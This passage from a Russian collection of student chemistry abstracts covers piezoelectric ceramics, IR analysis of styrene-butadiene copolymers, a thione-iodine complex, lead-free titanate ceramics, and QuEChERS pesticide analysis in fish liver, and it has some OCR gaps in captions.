


Рисунок 2 - Концентрационные зависимости пьезомодуля и пьезочувствительности композитов

50 масс.% BaTiO_3 + 50 масс.% $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$, полученных способом 2.

Несмотря на то, что МЭ керамика, изготовленная способами 2-3, остается двухфазной, она обладает крайне низкими пьезосвойствами даже при содержании манганита бария-лантана 5-10% (рисунок 2). Столь резкое ослабление пьезосвойств может быть связано лишь с сильной чувствительностью к легированию титаната бария составляющими манганита. С целью выяснения этого влияния были синтезированы из оксидов и карбонатов образцы титаната бария с небольшими добавками манганита, $(1-x)$ « BaTiO_3 » + x « $\text{La}_{0.7}\text{Ba}_{0.3}\text{MnO}_3$ », где x — мольная доля манганита. Данные РФА показывают, что манганит стабилизирует гексагональную фазу на основе BaTiO_3 в качестве примеси к продуктам со структурой перовскита. С ростом содержания манганита усложняются температурные зависимости диэлектрической проницаемости (рисунок 3,а),

снижаются значения диэлектрической проницаемости, растут диэлектрические потери (рисунок 3,б), а также резко снижаются пьезосвойства (рисунок 3,в).




Рисунок 3 - Температурные зависимости диэлектрической проницаемости (а), диэлектрической проницаемости и тангенса угла диэлектрических потерь (б), пьезомодуля и пьезочувствительности (в) керамики $(1-x)$ « BaTiO_3 » + x « $\text{La}_{0.7}\text{Ba}_{0.3}\text{MnO}_3$ », где x – мольная доля мanganита.

Разработка комплексного подхода к идентификации и исследованию полистирола и его сополимеров

Зыкова О.И.

Научный руководитель: Браславская И.В., к.х.н., доцент кафедры аналитической химии,

Полистирол является одним из наиболее дешевых пластиков, обладающий хорошими механическими и изоляционными свойствами. С повышением содержания в полистироле присоединенного каучука возрастает сопротивление разрыву и ударная прочность. К группе сополимеров стирола и бутадиена относят полимеры, содержащие

мономерные звенья стирола и бутадиена, при содержании мономерных звеньев стирола менее 95 масс.%.

При исследовании полимеров предварительным этапом является установление природы вещества, при котором проводится визуальный осмотр и оценка внешнего вида полимера, а также простейшие исследования, заключающиеся в изучении поведения полимера в пламени и растворителях.

Подтвердить природу полимера возможно с помощью метода пиролитической газовой хроматографии. Так, характерными продуктами пиролиза полистирола является стирол, а также метилбензол, этилбензол, метилстирол, инден. В отличие от полистирола, пирограмма бутадиен-стирольного каучука в дополнение к вышеперечисленным фрагментам содержит винилциклогексен, характерный для пиролиза бутадиеновых каучуков. Однако, метод пиролитической газовой хроматографии не позволяет определять количественные соотношения мономерных звеньев полимера.

Стандартные методы, описанные в ГОСТах, не распространяются на продукты с содержанием связанного стирола более 55%, к которым относится ударопрочный полистирол.

Количественная оценка содержания мономерных звеньев возможна методом ЯМР спектроскопии, но процесс регистрации ЯМР спектров длителен, а оборудование дорогостоящее. Наиболее простым и экспрессным в этом отношении, методом является метод ИК спектроскопия.

Целью настоящей работы являлась разработка методики определения содержания мономерных звеньев стирола и бутадиена в бутадиен-стирольном каучуке.

Идентификация полимеров с помощью метода ИК спектроскопии проводится путем сопоставления полученных ИК спектров с ранее идентифицированными стандартными веществами, спектры которых находятся в компьютерных библиотеках.

ИК спектр бутадиен-стирольного каучука представляет собой наложение ИК спектров соответствующих мономеров сополимера, при этом характеристические полосы поглощения остаются неизменными, что может быть использовано для определения состава сополимера по методу Хемптона или с использованием градуировочных зависимостей.

Для устранения эффекта наложения полос и разделения пиков был использован метод производных спектров. Влияние толщины слоя образцов нивелировалось использованием относительных оптических плотностей аналитических полос поглощения.

Аналитические полосы поглощения и интервалы для построения базовых линий представлены в таблице 1.

Таблица 1 Интервалы числовых чисел для построения базовой линии

Аналитическая полоса поглощения, см ⁻¹	Интервалы волновых чисел для построения базовой линии, см ⁻¹
728	820-645
910, 966-967, 1027-1028	1130-870
1452	1520-1390

Полученные значения оптической плотности были использованы для построения градуировочной зависимости общего содержания бутадиеновых звеньев от относительной оптической плотности.

Градуировочный график описывается следующим уравнением:

$$C_{\text{масс.}} = a \times \frac{A_{967}}{A_{1027}} + b,$$

где а и b - коэффициенты градуировочного графика;

A_{967}/A_{1027} - отношение оптических плотностей;

$C_{\text{масс.}}$ - содержание мономерных звеньев бутадиена, в %.

Методом линейного регрессионного анализа были получены коэффициенты $a=20,8932$, $b=-7,5864$, $R^2=0,9975$.

Использование внутреннего стандарта (полоса поглощения 1452см⁻¹) позволяет оценить содержание микроструктурных участков цепи сополимеров полистирола. Градуировочные зависимости расчета массового содержания микроструктурных участков представлены в таблице 2.

Таблица 2 Расчет состава сополимера стирола с бутадиеном

Определяемый фрагмент	Соотношение полос	Расчет звеньев, масс.%	R ²
Звенья ПС	A_{1027}/A_{1452}	$Y(\%) = 162,3990 D_{\text{отн}} + 22,5493$	0,9968
Звенья 1,2-ПБ	A_{910}/A_{1452}	$Y(\%) = 401,6992 D_{\text{отн}} - 109,4530$	0,9944
Звенья 1,4-транс-ПБ	A_{967}/A_{1452}	$Y(\%) = 81,2135 D_{\text{отн}} - 14,1035$	0,9952
Звенья 1,4 цис-ПБ	—	100%-ПС(%)-1,2-ПБ(%)-1,4-транс-ПБ(%)	

Примечание: Y(%)– масс.% соответствующего мономерного звена,


$D_{\text{отн}}$ – относительная оптическая плотность.

Разработанная методика была апробирована на образцах ударопрочного полистирола, результаты сведены в таблицу 3.

Таблица 3 Математическая обработка исследованных образцов (P=0,95)

Образец ударопрочного полистирола	Содержание бутадиеновых мономерных звеньев, %	Sr, %
№1 (n=7)	7,3±0,2	3,3
№2 (n=5)	10,7±0,3	2,2
№3 (n=8)	18,4±0,4	2,8

Таким образом, разработанная методика проста в применении и экспрессивна.



Спектроскопическое исследование взаимодействия 1,3-Н-имидазолидин-2-тиона с молекулярным йодом

Иволгина В. А.

Научный руководитель: Черновьянц М.С., д-р х.н, профессор

В медикаментозном лечении широкое применение получили гетероароматические тиамиды, в том числе производные имидазола. В связи с этим возникает необходимость комплексного исследования лекарственных препаратов на их основе. Приоритетным направлением в создании препаратов с различной фармакологической активностью является получение молекулярных комплексов гетероароматических тиамидов с йодом.

Определение констант протолитических равновесий 1,3-Н-имидазолидин-2-тиона проводилось методом потенциометрического титрования со стеклянным индикаторным электродом и хлорсеребряным электродом сравнения. Полученные значения для 1,3-Н-имидазолидин-2-тиона $pK_{вн} = 2,91$, $pK_a > 12$. Величина константы кислотности лежит в области $pK_a > 12$ и не может быть достоверно определена методом потенциометрического титрования со стеклянным индикаторным электродом.

Молекулярный аддукт был получен смешением хлороформных растворов 1,3-Н-имидазолидин-2-тиона и молекулярного йода в соотношении 1:3 с последующим медленным удалением растворителя на воздухе, были получены игольчатые кристаллы коричневого цвета. Кристаллическая структура образующегося продукта реакции состоит из прочносвязанных пятимерных ассоциатов, включающих три молекулы йода и две молекулы гетероцикла. Симметричная независимая часть элементарной ячейки содержит 1 молекулу тиона и 1,5 молекулы йода. (Рис.1)




Рис 1. Фрагмент кристаллической упаковки молекулярного аддукта $[C_3H_6N_2S \cdot I_3]$

Азотсодержащий гетероцикл образует с 1-й из молекул йода устойчивый молекулярный фрагмент $C1=S1 \dots I1-I2$. Связи $C1=S1$ и $I1-I2$ весьма сильно удлинены относительно средних, а расстояние $S \dots I$ – короче суммы Ван-дер-Ваальсовых радиусов атомов, что обусловлено взаимодействием неподеленной электронной пары атома S с σ -разрыхляющей орбиталью связи I-I. (Рис.2)




Рис 3. Общий вид комплекса молекулярного аддукта $[C_3H_6N_2S \cdot I_3]$

Структура полученного соединения подтверждена ЯМР, ИК и Рамановской спектроскопии.

Способность 1,3-Н-имидазолидин-2-тиона к образованию комплекса переноса заряда с молекулярным йодом в растворе хлороформа была установлена спектрофотометрическим методом. Константу устойчивости комплекса 1,3-Н-имидазолидин-2-тиона с молекулярным йодом исследовали, снимая серию растворов с постоянной концентрацией тиона и увеличивающейся концентрацией йода. Ее величина ($\lg \beta = 4,81$) свидетельствует о его значительной устойчивости.

В реакционной серии концентрация молекулярного йода менялась от недостатка до 12-кратного избытка. Полоса переноса заряда аддукта наблюдалась в области 299 нм, следовательно, 1,3-Н-имидазолидин -2 -тион координирует молекулу йода копланарно. (Рис. 4)




Рис 4. Электронные спектры поглощения растворов 1,3-*H*-имидазолидин-2-тиона и молекулярного йода при различной концентрации

Литература:

1. Chernov'yants, M. S.; Dolinkin, A.O. J. Struct. Chem., 2010,51, 1176-1190
2. Chernov'yants, M. S.; Khokhlov, E.V.; Lykova, E. O., Kazheva, O. N., Aleksandrov, G. G.; D'yachenko, O.A. Russ. Chem. Bull., 2008, 57, 1239-1243
3. Cristiani, F.; Delivanova, F. A.; Isaia, F.; Lippolis, V.; Verani, G.; Demartin, F. Polyhedron, 1995,14, 2937-2943.

«Влияние стехиометрии и легирования на электрофизические свойства материалов на основе титаната натрия-висмута»

Коростий М.А

Научный руководитель: Решетникова Е.А., к.х.н., ст. преподаватель

В настоящее время большой интерес представляют так называемые «бессвинцовые» материалы, что объясняется их меньшей токсичностью, по сравнению со свинец-содержащими материалами, а электрофизические свойства вполне сопоставимы [1]. Однако одной из проблем является достаточно высокая электрическая проводимость бессвинцовых материалов.

Целью нашей работы стало изучение влияния вариантов легирования, изменения стехиометрии, а также марки реагентов на электрофизические свойства легированных твердых растворов титаната натрия-висмута.

Литературные данные, касающиеся последовательности формирования фаз в изучаемых твердых растворах, температурные условия их существования, а также некоторые электрофизические величины

материалов сильно разнятся (электропроводность, диэлектрическая проницаемость).




Рис. 1. Фазовая диаграмма твердых растворов системы $(\text{Bi}_{1/2}\text{Na}_{1/2})(1-x)\text{TiO}_3-x\text{BaTiO}_3$ [2]





Рис. 2.

Фазовая диаграмма твердых растворов системы $(\text{Bi}_{1/2}\text{Na}_{1/2})\text{TiO}_3-\text{BaTiO}_3$ [3]

Исходя из рентгеноструктурных исследований, нами было установлено, что при содержании добавки ионов бария в количестве до 6 ат.% при комнатных температурах формируется сегнетоэлектрическая ромбоэдрическая фаза, при дальнейшем увеличении содержания ионов бария (7.5-12 ат.%), наблюдается характерное расщепление рефлекса (200), что позволяет определить искажение ячейки, как тетрагональное.



x=0.105

x=0.09

x=0.06

Рис. 2. Порошковая дифрактограмма ченной керамики $[\text{Na}_{0.5}\text{Bi}_{0.5}](1-x)\text{Ba}_x\text{TiO}_3$, выполненной на $\text{CuK}\alpha$ излучении при 25°C.

При исследовании э

ических свойств была отмечена высокая





Рис. 3. Зависимость проводимости от температуры для твердых растворов $[\text{Na}_{0.5}\text{Bi}_{0.5}](1-x)\text{Ba}_x\text{TiO}_3$

Для подавления проводимости, исходя из литературных данных [4], нами были предприняты попытки по изменению соотношения Na/Bi. Твердые растворы были получены в соответствии с уравнением реакции:



где $X+3Y=1.88$, и Y изменяется от 0.47 до 0.50 с шагом 0.05 ат. %.

В качестве исходных компонентов для синтеза твёрдых растворов использовались индивидуальные оксиды Bi_2O_3 и TiO_2 , а также карбонаты Na и Ba. Синтез исследуемых твердых растворов выполняли по твердофазной технологии. Полноту синтеза и структурные особенности твердых растворов контролировали с помощью рентгеновского дифрактометра ARL X'TRA. Для электрофизических экспериментов использовали измеритель иммитанса E7-20 и индуктивный датчик “Микрон 02”.

Исходя из рентгеноструктурных данных для образцов с небольшим изменением стехиометрии (до $Y = 0.485$ ат. %) достаточно одного синтеза при 800°C в течение 2 часов и спекания при 1150°C в течение 4 часов. В составах, начиная с $Y = 0.490$ ат. %, появляется посторонняя фаза, которая сохранялась и после спекания. Дополнительный обжиг при 950°C в течение 2 часов не сказался положительным образом на данной ситуации..




Рис.4. Порошковая дифрактограмма $\text{Na}_{0.47}\text{Bi}_{0.47}\text{Ba}_{0.06}\text{TiO}_3$, выполненной на $\text{CuK}\alpha$ излучении при 25°C.




Рис.5. Порошковая дифрактограмма $\text{Na}_{0.49}\text{Bi}_{0.41}\text{Ba}_{0.06}\text{TiO}_3$, выполненной на $\text{CuK}\alpha$ излучении при 25°C.

При уменьшении содержания Na по отношению к Bi происходит уменьшение проводимости и результаты становятся сопоставимыми с описанными в литературе [4].




Рис.6. Зависимость проводимости от температуры для твердых растворов системы $\text{Na}_x\text{Bi}_y\text{TiO}_3\text{-Ba}_{0.06}\text{TiO}_3$

Нами было установлено, что марка оксида титана и технология измельчения так же влияют на свойства данных материалов. Исходя из экспериментальных данных, при использовании TiO_2 марки «Ч» наблюдается наименьшая проводимость образца. Так же на снижении проводимости положительным образом сказалось измельчение порошковых реагентов в высокоэнергетической шаровой мельнице Spex mill-800m-230. Причины этому могут быть разные. Возможно сказывается уменьшение размеров зерен с изменением стехиометрии. Исследования микроструктуры керамик с разным соотношением Na-Bi, проводимые на установке СЭМ-JSM 6390LA методом скола, показали, что при уменьшении содержания Na по отношению к Bi происходит уменьшение размеров кристаллических зерен.

Литература:

- [1] «Perspective on the Development of Lead-free Piezoceramics», Jurgen Rodel, Wook Jo, Klaus T. P. Seifert, Eva-Maria Anton, and Torsten Granzow, Journal of the American Ceramic Society—Rodel et al. Vol. 92, No. 6 (2009).
- [2] «Phase diagram of unpoled lead-free. $(1-x)\text{Bi}_{1/2}\text{Na}_{1/2}\text{TiO}_3\text{-xBaTiO}_3$ ceramics» C. Ma, X. Tan. Solid State Communications 150 (2010) p.1497-1500.
- [3] T. Takenaka, K. Maruyama, and K. Sakata, “ $(\text{Bi}_{1/2}\text{Na}_{1/2})\text{TiO}_3\text{-BaTiO}_3$ System for Lead-Free Piezoelectric Ceramics,” Jpn. J. Appl. Phys., Part 1, 30 2236–9 (1991).
- [4] Composition-induced antiferroelectric phase and giant strain in lead-free $(\text{Na}_y\text{Bi}_z)\text{Ti}_{1-x}\text{O}_{3(1-x)}\text{-xBaTiO}_3$ ceramics, Yiping Guo, Mingyuan Gu, Haosu Luo, Yun Liu, and Ray L. Withers, PHYSICAL REVIEW B 83, 054118 (2011).

Использование пробоподготовки QuEChERS для анализа пестицидов различных классов в печени рыб

Кулиничева А.С.

Научный руководитель: Войкина А.В., ассистент кафедры химии

Пестициды как загрязнители среды занимают лишь последнее место в первой десятке приоритетных загрязнителей, но их некоторые свойства заставляют считаться с их действием. При обработке посевов и насаждений только 1,0 – 0,1 % вносимых пестицидов достигают видов-мишеней, тогда как 99,0 – 99,9 % попадают в почву, водоемы, атмосферу, сельскохозяйственное сырье и оттуда в организмы животных и человека.

Широкое применение современными аграрными хозяйствами различных ядохимикатов (гербициды, инсектициды, акарициды и др.) создает угрозу попадания этих веществ через поверхностные и грунтовые воды в экосистему рек и морей. Являясь токсичными, пестициды при попадании в водную среду могут оказывать негативное воздействие на гидробионтов всех уровней организации, в том числе рыб [1].

Химические и биоактивные свойства пестицидов, попавших в природную среду, делают неизбежным их включение в процессы биоаккумуляции и биотрансформации. В процессе биоаккумуляции происходит многократное повышение концентрации пестицида по мере продвижения его по пищевым цепям. Именно поэтому не обнаруживаемые в абиотической среде даже современнейшими методами контроля пестициды могут присутствовать в тканях живых организмов в очень значительных и, следовательно, биологически опасных концентрациях [2].

Сложность и разнообразие состава пестицидов, большое количество мешающих веществ делают контроль над загрязнением водоемов пестицидами очень сложной аналитической задачей.

В 2003 году ученые Департамента сельского хозяйства США (USDA) разработали революционный метод, упрощающий пробоподготовку образцов продуктов питания для анализа на содержание остаточных количеств пестицидов. Данный метод получил название QuEChERS (произносится «Кэтчерс»), сокращение от всех достоинств метода: Быстрый (Quick), Простой (Easy), Дешевый (Cheap), Эффективный (Effective), Точный (Rugged) и Надежный (Safe) [3].

Пробоподготовка по этому методу была использована для работы с широким кругом веществ, таких как антибиотики, гормоны или наркотики, а также с различными матрицами, например, с кровью, вином или почвами за один прием в несколько простых этапов. До настоящего времени этот метод не применялся для токсикологических анализов биологического материала гидробионтов.

Целью данной работы являлась разработка методики определения действующих веществ пестицидов методом высокоэффективной жидкостной хроматографии (ВЭЖХ) в сочетании с предварительной подготовкой образцов печени рыб методом QuEChERS.

В матрицу вносили смеси стандартных растворов 15-ти действующих веществ пестицидов, относящихся к различным классам, которые в настоящее время входят в ассортимент пестицидных препаратов, используемых на территории Ростовской области и Краснодарского края.

В ходе эксперимента по определению остаточных количеств пестицидов в печени рыб выполняли пробоподготовку следующих образцов:

- образец 1 — холостое определение (выполняли все процедуры методики, но без матрицы);
- образец 2 с добавлением раствора смеси стандартных пестицидов (экстракцию проводили гексаном);
- образец 3 с добавлением раствора смеси стандартных пестицидов (экстракцию проводили гексаном, а для увеличения степени извлечения исследуемых веществ подвергали ультразвуковой обработке);
- образец 4 с добавлением раствора смеси стандартных пестицидов (экстракцию проводили ацетонитрилом);
- образец 5 с добавлением раствора смеси стандартных пестицидов (экстракцию проводили ацетонитрилом, а для увеличения степени извлечения исследуемых веществ подвергали ультразвуковой обработке);
- контрольный образец 6 без пестицидов (экстракцию проводили гексаном);
- контрольный образец 7 без пестицидов (экстракцию проводили ацетонитрилом);

Для удаления пигментов, липидов, жирных кислот и прочих низкомолекулярных соединений, мешающих определению исследуемых действующих веществ пестицидов, использовали смесь сорбентов: первично-вторичный аминсорбента (Bondesil PSA) и сорбента на основе силикагеля с привитым октодецилсиланом (C18). Для удаления влаги использовали сульфат магния ($MgSO_4$), для поддержания слабокислой среды в пробы добавляли цитрат натрия 2-замещенный.

Результаты исследований показали, что высокая степень извлечения исследуемых действующих веществ пестицидов характерна для образца 5. Она находилась в диапазоне от 59% до 85%. Стандартное отклонение составляет от 0,01 до 0,09.

Таким образом, наиболее приемлемая была следующая методика определения пестицидов: навеску образца массой 5 г гомогенизировали с 10 г сульфата магния ($MgSO_4$) при низкой температуре и помещали в центрифужные пробирки на 50 мл. Добавляли в пробирки 0,6 г цитрата натрия 2 - замещенного и 8 мл ацетонитрила, слегка встряхивали и

подвергали ультразвуковой обработке в течение 1 минуты, затем оставляли на 30 минут. Далее образцы центрифугировали в течение 5 минут (4000 об/мин). Жидкость над осадком декантировали в заранее приготовленные центрифужные пробирки объемом 15 мл с 1,2 г сульфата магния ($MgSO_4$), 0,05 г PSA (сорбент) и 0,05 г C18 (сорбент), перемешивали и оставляли на 40 минут. Далее образцы центрифугировали в течение 5 минут (4000 об/мин). Полученный экстракт декантировали в роторные колбы для вакуумного испарителя, выпаривали до объема 1 мл и подвергали хроматографическому анализу.

Литература:

1. Логвиновский В.Д., Негробов О.П., Логвиновская Т.В., Пособие «Пестициды. Современный проблемы природопользования», Воронеж, 2003. — С. 32.
2. Федоров Л. А., Яблоков А. В.. Пестициды — токсический удар по биосфере и человеку. — М.: Наука, 1999. — 425 с.
3. Vudathala D., Cummings M., Murphy L. [Analysis of multiple anticoagulant rodenticides in animal blood and liver tissue using principles of quechers method //Journal of Analytical Toxicology](#). 2010 T. 34. № 5. — С. 273–279.

Использование лаурилсаркозината натрия для выделения ДНК из почвы

Селиверстова Е.Ю.

*Научные руководители: Саяпин В.Г., к.х.н., доцент кафедры химии;
Сазыкин Иван Сергеевич, к.б.н., ведущий научный сотрудник лаборатории экологии и
молекулярной биологии микроорганизмов Академии биологии и биотехнологии*

